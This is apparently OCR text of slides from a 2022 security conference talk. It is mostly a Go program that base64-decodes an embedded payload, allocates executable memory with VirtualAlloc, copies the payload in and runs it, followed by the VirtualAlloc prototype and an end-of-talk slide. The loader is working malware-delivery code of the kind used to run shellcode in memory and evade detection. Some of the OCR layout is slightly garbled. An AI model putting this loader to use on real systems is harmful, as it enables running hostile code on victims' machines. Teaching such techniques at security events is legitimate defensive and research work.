
```
// #include <string.h>
import "C"                    memcpy()

import (
  "syscall"
  "unsafe"
)

var (
  kernel32 = syscall.MustLoadDLL("kernel32.dll")
  VirtualAlloc = kernel32.MustFindProc("VirtualAlloc")
)
```

WRAP IT ALL UP

```go
func main() {
  buff := make([]byte, base64.StdEncoding.DecodedLen(len(enc)))
  l, _ := base64.StdEncoding.Decode(buff, enc)
  dec := buff[:l]

  addr, _, _ := VirtualAlloc.Call(
    0,
    uintptr(len(dec)),
    0x3000,
    0x40,
  )

  C.memcpy(unsafe.Pointer(addr), unsafe.Pointer(&dec[0]), C.size_t(len(dec)))

  syscall.Syscall(addr, 0, 0, 0, 0)
}
```

```c
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

THE H@CK
SUMMIT



Thank you for watching!

Remember to leave your questions and rate the presentation in the section below.

thehacksummit.com

13-14/10/2022

PGE Narodowy
+ Online

ORGANIZERS:

AcademicPartners
FUNDACJA

DOWÓDZTWO KOMPONENTU WOJSK OBRONY CYBERPRZESTRZENI